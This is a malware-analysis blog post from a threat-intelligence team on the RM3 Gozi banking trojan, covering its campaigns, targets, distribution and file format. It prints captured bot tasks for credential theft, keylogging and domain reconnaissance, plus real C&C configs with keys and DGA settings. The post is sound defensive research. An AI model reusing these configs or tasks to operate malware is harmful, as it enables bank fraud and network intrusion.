RM3 – Curiosities of the wildest banking malware

By riftsle

Published: 2021-05-04 · Archived: 2026-04-06 00:19:03 UTC

fumik0_ & the RIFT Team

TL:DR

Our Research and Intelligence Fusion Team have been tracking the Gozi variant RM3 for close to 30 months. In this post we provide some history, analysis and observations on this most pernicious family of banking malware targeting Oceania, the UK, Germany and Italy.

We'll start with an overview of its origins and current operations before providing a deep dive technical analysis of the RM3 variant.

Introduction

Despite its long and rich history in the cyber-criminal underworld, the **Gozi** malware family is surrounded with mystery and confusion. The leaking of its source code only increased this confusion as it led to an influx of **Gozi** variants across the threat landscape.

Although most variants were only short-lived – they either disappeared or were taken down by law enforcement – a few have had greater staying power.

Since September 2019, Fox-IT/NCC Group has intensified its research into known active **Gozi** variants. These are operated by a variety of threat actors (TAs) and generally cause financial losses by either direct involvement in transactional fraud, or by facilitating other types of malicious activity, such as targeted ransomware activity.

Gozi ISFB started targeting financial institutions around 2013-2015 and hasn't stopped since then. It is one of the few – perhaps the only – main active branches of the notorious 15 year old **Gozi** / **CRM**. Its popularity is probably due to the wide range of variants which are available and the way threat actor groups can use these for their own goals.

In 2017, yet another new version was detected in the wild with a number of major modifications compared to the previous main variant:


- Rebranded **RM** loader (called **RM3**)
- Used exotic PE file format exclusively designed for this banking malware
- Modular architecture
- Network communication reworked
- New modules

Given the complex development history of the **Gozi ISFB** forks, it is difficult to say with any certainty which variant was used as the basis for **RM3**. This is further complicated by the many different names used by the Cyber Threat Intelligence and Anti-Virus industries for this family of malware. But if you would like to understand the rather tortured history of this particular malware a little better, the research and blog posts on the subject by **Check Point** are a good starting point.

Banking malware targeting mainly Europe & Oceania

With more than four years of activity, **RM3** has had a significant impact on the financial fraud landscape by spreading a colossal number of campaigns, principally across two regions:

- ***Oceania***, to date, Australia and New Zealand are the most impacted countries in this region. Threat actors seemed to have significant experience and used traditional means to conduct fraud and theft, mainly using web injects to push fakes or replacers directly into financial websites. Some of these injectors are more advanced than the usual ones that could be seen in bankers, and suggest the operators behind them were more sophisticated and experienced.
- ***Europe***, targeting primarily the UK, Germany and Italy. In this region, a manual fraud strategy was generally followed which was drastically different to the approach seen in Oceania.



Two different approaches to fraud used in Europe and Oceania


It's worth noting that 'Elite' in this context means highly skilled operators. The injects provided and the C&C servers are by far the most complicated and restricted ones seen up to this date in the fraud landscape.

Fox-IT/NCC Group has currently counted at least eight* **RM3** infrastructures:

- 4 in Europe
- 2 in Oceania (that seem to be linked together based on the fact that they share the same inject configurations)
- 1 worldwide (using AES-encryption)

- 1 unknown

Looking back, 2019 seems to have been a golden age (at least from the malware operators' perspective), with five operators active at the same time. This golden age came to a sudden end with a sharp decline in 2020.



RM3 timeline of active campaigns seen in the wild

Even when some **RM3** controllers were not delivering any new campaigns, they were still managing their bots by pushing occasional updates and inspecting them carefully. Then, after a number of weeks, they start performing fraud on the most interesting targets. This is an extremely common pattern among bank malware operators in our experience, although the reasons for this pattern remain unclear. It may be a tactic related to maintaining stealth or it may simply be an indication of the operators lagging behind the sheer number of infections.

The global pandemic has had a noticeable impact on many types of **RM3** infrastructure, as it has on all malware as a service (MaaS) operations. The widespread lockdowns as a result of the pandemic have resulted in a massive number of bots being shut down as companies closed and users were forced to work from home, in some cases using personal computers. This change in working patterns could be an explanation for what happened between Q1 & Q3 2020, when campaigns were drastically more aggressive than usual and bot infections intensified (and were also of lower quality, as if it was an emergency). The style of this operation differed drastically from the way in which **RM3** operated between 2018 and 2019, when there was a partnership with a distributor actor called **Sagrid**.

Analysis of the separate campaigns reveals that individual campaign infrastructures are independent from each of the others and operate their own strategies:

RM3 Infra	**Tasks**	**Injects †**		
		Financial	**VNC**	**SOCKS**
UK 1	No‡	Yes	Yes	Yes
UK 2	Yes	No	No	No
Italy	No‡	Yes	Yes	Yes
Australia/NZ 1	Yes	Yes	No‡	No

RM3 Infra	Tasks	Injects †		
Australia/NZ 2	Yes	Yes	No‡	No
RM3 .at	???	???	???	???
Germany	???	???	???	???
Worldwide	Yes	No	No	No


† *Based on the web inject configuration file from config.bin*
‡ *Based on active campaign monitoring, threat actor team(s) are mainly inspecting bots to manually push extra commands like VNC module for starting fraud activities.*

A robust and stable distribution routine

As with many malware processes, renewing bots is not a simple, linear thing and many elements have to be taken into consideration:


- Malware signatures
- Packer evading AV/EDR
- Distribution used (ratio effectiveness)
- Time of an active campaign before being takedown by abuse

Many channels have been used to spread this malware, with distribution by spam (malspam) the most popular – and also the most effective. Multiple distribution teams are behind these campaigns and it is difficult to identify all of them; particularly so now, given the increased professionalisation of these operations (which now can involve shorter term, contractor like relationships). As a result, while malware campaign infrastructures are separate, there is now more overlap between the various infrastructures. It is certain however that one actor known as **Sagrid** was definitely the most prolific distributor. Around 2018/2019, **Sagrid** actively spread malware in Australia and New Zealand, using advanced techniques to deliver it to their victims.



RM3 distribution over the past 4 years

The graphic below shows the distribution method of an individual piece of RM3 malware in more detail.



A simplified path of a payload from its compilation to its delivery

Interestingly, the only exploit kit seen to be involved in the distribution of RM3 has been **Spelevo** – at least in our experience. These days, Exploit Kits (EK) are not as active as in their golden era in the 2010s (when **Angler EK** dominated the market along with **Rig** and **Magnitude**). But they are still an interesting and effective technique for gathering bots from corporate networks, where updates are complicated and so can be delayed or just not performed. In other words, if a new bot is deployed using an EK, there is a higher chance that it is part of big network than one distributed by a more 'classic' malspam campaign.

Strangely, to this date, **RM3** has never been observed targeting financial institutions in North America. Perhaps there are just no malicious actors who want to be part of this particular mule ecosystem in that zone. Or perhaps all the malicious actors in this region are still making enough money from older strains or another banking malware.

Nowadays, there is a steady decline in banking malware in general, with most TAs joining the rising and explosive ransomware trend. It is more lucrative for bank malware gangs to stop their usual business and try to get some exclusive contracts with the ransom teams. The return on investment (ROI) of a ransom paid by a victim is significantly higher than for the whole classic money mule infrastructure. The cost and time required in money mule and inject operations are much more complex than just giving access to an affiliate and awaiting royalties.

Large number of financial institutions targeted

Fox-IT/NCC Group has identified more than 130 financial institution targeted by threat actor groups using this banking malware. As the table below shows, the scope and impact of these attacks is particularly concentrated on

Oceania. This is also the only zone where loan and job websites are targeted. Of course, targeting job websites provides them with further opportunities to hire money mules more easily within their existing systems.

Country	Banks	Web Shops	Job Offers	Loans	Crypto Services
UK	28	1	0	0	0
IT	17	0	0	0	0
AU/NZ	80~	0	2	2	6

A short timeline of post-pandemic changes

As we've already said, the pandemic has had an impact across the entire fraud landscape and forced many TAs (not just those using **RM3**) to drastically change their working methods. In some cases, they have shut down completely in one field and started doing something else. For **RM3** TAs, as for all of us, these are indeed interesting times.

Q3 2019 – Q2 2020, Classic fraud era

Before the pandemic, the tasks pushed by **RM3** were pretty standard when a bot was part of the infrastructure. The example below is a basic check for a legitimate corporate bot with an open access point for a threat actor to connect to and start to use for fraud.

```
GET_CREDS
GET_SYSINFO
LOAD_MODULE=mail.dll,UXA
LOAD_KEYLOG=*
LOAD_SOCKS=XXX.XXX.XXX.XXX:XXXX
```

Otherwise, the banking malware was configured as an advanced infostealer, designed to steal data and intercept all keyboard interactions.

```
GET_CREDS
LOAD_MODULE=mail.dll,UXA
LOAD_KEYLOG=*
```

Q4 2020 – Now, Bot Harvesting Era

Nowadays, bots are basically removed if they are coming from old infrastructures, if they are not part of an active campaign. It's an easy way for them for removing researcher bots

```
DEL_CONFIG
```

Otherwise, this is a classic information gathering system operation on the host and network. Which indicates TAs are following the ransomware path and declining their fraud legacy step by step.

```
GET_SYSINFO
RUN_CMD=net group "domain computers" /domain
RUN_CMD=net session
```

RM3 Configs – Invaluable threat intelligence data

RM3.AT

Around the summer of 2019, when this banking malware was at its height, an infrastructure which was very different from the standard ones first emerged. It mostly used infostealers for distribution and pushed an interesting variant of the **RM3** loader.

Based on configs, similarities with the **GoziAT** TAs were seen. The crossovers were:

- both infrastructure are using the .at TLD
- subdomains and domains are using the same naming convention
- Server ID is also different from the default one (12)
- Default nameservers config
- First seen when **GoziAT** was curiously quiet

An example loader.ini file for RM3.at is shown below:

```
LOADER.INI - RM3 .AT example
{
    "HOSTS": [
        "api.fiho.at",
        "t2.fiho.at"
    ],
    "NAMESERVERS": [
        "172.104.136.243",
        "8.8.4.4",
        "192.71.245.208",
        "51.15.98.97",
        "193.183.98.66",
        "8.8.8.8"
    ],
    "URI": "index.htm",
    "GROUP": "3000",
    "SERVER": "350",
    "SERVERKEY": "s2olwVg5cU7fWsec",
    "IDLEPERIOD": "10",
    "LOADPERIOD": "10",
```

```
    "HOSTKEEPTIMEOUT": "60",
    "DGATEMPLATE": "constitution.org/usdeclar.txt",
    "DGAZONES": [
        "com",
        "ru",
        "org"
    ],
    "DGATEMPHASH": "0x4eb7d2ca",
    "DGAPERIOD": "10"
}
```

As a reminder, the **ISFB v2** variant called **GoziAT** (which technically uses the **RM2** loader) uses the format shown below:

```
LOADER.INI - GoziAT/ISFB (RM2 Loader)
{
    "HOSTS": [
        "api10.laptok.at/api1",
        "golang.feel500.at/api1",
        "go.in100k.at/api1"
    ],
    "GROUP": "1100",
    "SERVER": "730",
    "SERVERKEY": "F2oareSbPhCq2ch0",
    "IDLEPERIOD": "10",
    "LOADPERIOD": "20",
    "HOSTSHIFTTIMEOUT": "1"
}
```

But this **RM3** infrastructure disappeared just a few weeks later and has never been seen again. It is not known if the TAs were satisfied with the product and its results and it remains one of the unexplained curiosities of this banking malware

But, we can say this marked the return of **GoziAT**, which was back on track with intense campaigns.

Other domains related to this short lived **RM3** infrastructure were.

- api.fiho.at
- y1.rexa.at
- cde.frame303.at
- api.frame303.at
- u2.inmax.at
- cdn5.inmax.at
- go.maso.at
- f1.maso.at

Standard routine for other infrastructures

Meanwhile, a classic loader config will mostly need standard data like any other malware:

- C&C domains (called hosts on the loader side)
- Timeout values
- Keys

The example below shows a typical loader.ini file from a more 'classic' infrastructure. This one is from Germany, but similar configurations were seen in the UK1, Australia/New Zealand1 and Italian infrastructures:

```
LOADER.INI - DE
{
    "HOSTS": "https://daycareforyou.xyz",
    "ADNSONLY": "0",
    "URI": "index.htm",
    "GROUP": "40000",
    "SERVER": "12",
    "SERVERKEY": "z2Ptfc0edLyV4Qxo",
    "IDLEPERIOD": "10",
    "LOADPERIOD": "10",
    "HOSTKEEPTIMEOUT": "60",
    "DGATEMPLATE": "constitution.org/usdeclar.txt",
    "DGAZONES": [
        "com",
        "ru",
        "org"
    ],
    "DGATEMPHASH": "0x4eb7d2ca",
    "DGAPERIOD": "10"
}
```

Updates to **RM3 were observed to be ongoing**, and more fields have appeared since the ***3009XX*** builds (e.g: 300912, 900932):

- Configuring the self-removing process
- Setup the loader module as the persistent one
- The Anti-CIS (langid field) is also making a comeback

The example below shows a typical client.ini file as seen in build 3009xx from the UK2 and Australia/New Zealand 2 infrastructures:

```
CLIENT.INI
{
    "HOSTS": "https://vilecorbeanca.xyz",
    "ADNSONLY": "0",
```

```
    "URI": "index.htm",
    "GROUP": "92020291",
    "SERVER": "12",
    "SERVERKEY": "kD9eVTdi6lgpH0Ml",
    "IDLEPERIOD": "10",
    "LOADPERIOD": "10",
    "HOSTKEEPTIMEOUT": "60",
    "NOSCRIPT": "0",
    "NODELETE": "0",
    "NOPERSISTLOADER": "0",
    "LANGID": "RU",
    "DGATEMPLATE": "constitution.org/usdeclar.txt",
    "DGATEMPHASH": "0x4eb7d2ca",
    "DGAZONES": [
        "com",
        "ru",
        "org"
    ],
    "DGAPERIOD": "10"
}
```

The client.ini file mainly stores elements that will be required for the explorer.dll module:

- Timeouts values
- Maximum size allowed for **RM3** requests to the controllers
- Video config
- HTTP proxy activation

```
CLIENT.INI - Default Format
{
    "CONTROLLER": [
        "",
    ],
    "ADNSONLY": "0",
    "IPRESOLVERS": "curlmyip.net",
    "SERVER": "12",
    "SERVERKEY": "",
    "IDLEPERIOD": "300",
    "TASKTIMEOUT": "300",
    "CONFIGTIMEOUT": "300",
    "INITIMEOUT": "300",
    "SENDTIMEOUT": "300",
    "GROUP": "",
    "HOSTKEEPTIMEOUT": "60",
    "HOSTSHIFTTIMEOUT": "60",
    "RUNCHECKTIMEOUT": "10",
```


```
    "REMOVECSP": "0",
    "LOGHTTP": "0",
    "CLEARCACHE": "1",
    "CACHECONTROL": [
        "no-cache,",
        "no-store,",
        "must-revalidate"
    ],
    "MAXPOSTLENGTH": "300000",
    "SETVIDEO": [
        "30,",
        "8,",
        "notipda"
    ],
    "HTTPCONNECTTIME": "480",
    "HTTPSENDTIME": "240",
    "HTTPRECEIVETIME": "240"
}
```

What next?

Active monitoring of current in-the-wild instances suggests that the **RM3** TAs are progressively switching to the ransomware path. That is, they have not pushed any updates on the fraud side of their operations for a number of months (by not pushing any injects), but they are still maintaining their C&C infrastructure. All infrastructure has a cost and the fact they are maintaining their C&C infrastructure without executing traditional fraud is a strong indication they are changing their strategy to another source of income.


The tasks which are being pushed (and old ones since May 2020) are triage steps for selecting bots which could be used for internal lateral movement. This pattern of behaviour is becoming more evident everyday in the latest ongoing campaigns, where everyone seems to be targeted and the inject configurations have been totally removed.

As a reminder, over the past two years banking malware gangs in general have been seen to follow this trend. This is due to the declining fraud ecosystem in general, but also due to the increased difficulty in finding inject developers with the skills to develop effective fakes which this decline has also prompted.



How banking TAs can migrate from fraud to ransom (or any other businesses)

We consider **RM3** to be the most advanced **ISFB** strain to date, and fraud tools can easily be switched into a malicious red team like strategy.




RM3 evolving to support two different use cases at the same time

Why is RM3 the most advanced ISFB strain?

As we said, we consider RM3 to be the most advanced ISFB variant we have seen. When we analyse the **RM3** payload, there is a huge gap between it and its predecessors. There are multiple differences:

- A new PE format called PX has been developed
- The .bss section is slightly updated for ***storing RM3 static variables***
- A new structure called **WD** based on the J1/J2/J3/JJ **ISFB** File Join system ***for storing files***



Architecture differences between ISFB v2 and RM3 payload
(main sections discussed below)

PX Format

As mentioned, **RM3** is designed to work with PX payloads (**P**ortable e**X**ecutable). This is an exotic file format created for, and only used with, this banking malware. The structure is not very different from the original PE format, with almost all sections, data directories and section tables remaining intact. Essentially, use of the new file format just requires malware to be re-crafted correctly in a new payload at the correct offset.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x00000000	0x50580000 (PX)				Checksum				DataSize				DataOffset			
0x00000010	SizeOfImage				SizeOfHeader				Directory.Import.RelativeValueAddress				Directory.Import.Offset			
0x00000020	Directory.Import.Size				Directory.Export.RelativeValueAddress				Directory.Export.Offset				Directory.Export.Size			
0x00000030	Directory.IAT.RelativeValueAddress				Directory.IAT.Offset				Directory.IAT.Size				Directory.Security.RelativeValueAddress			
0x00000040	Directory.Security.Offset				Directory.Security.Size				Directory.Exception.RelativeValueAddress				Directory.Exception.Offset			
0x00000050	Directory.Exception.Size				Directory.Relocation.RelativeValueAddress				Directory.Relocation.Offset				Directory.Relocation.Size			
0x00000060	Machine		NumberOfSections		EntryPoint				Section.VirtualAddress				Section.VirtualSize			
0x00000070	Section.PhysicalOffset				Section.PhysicalSize				Section.Flags				... Others Sections ...			

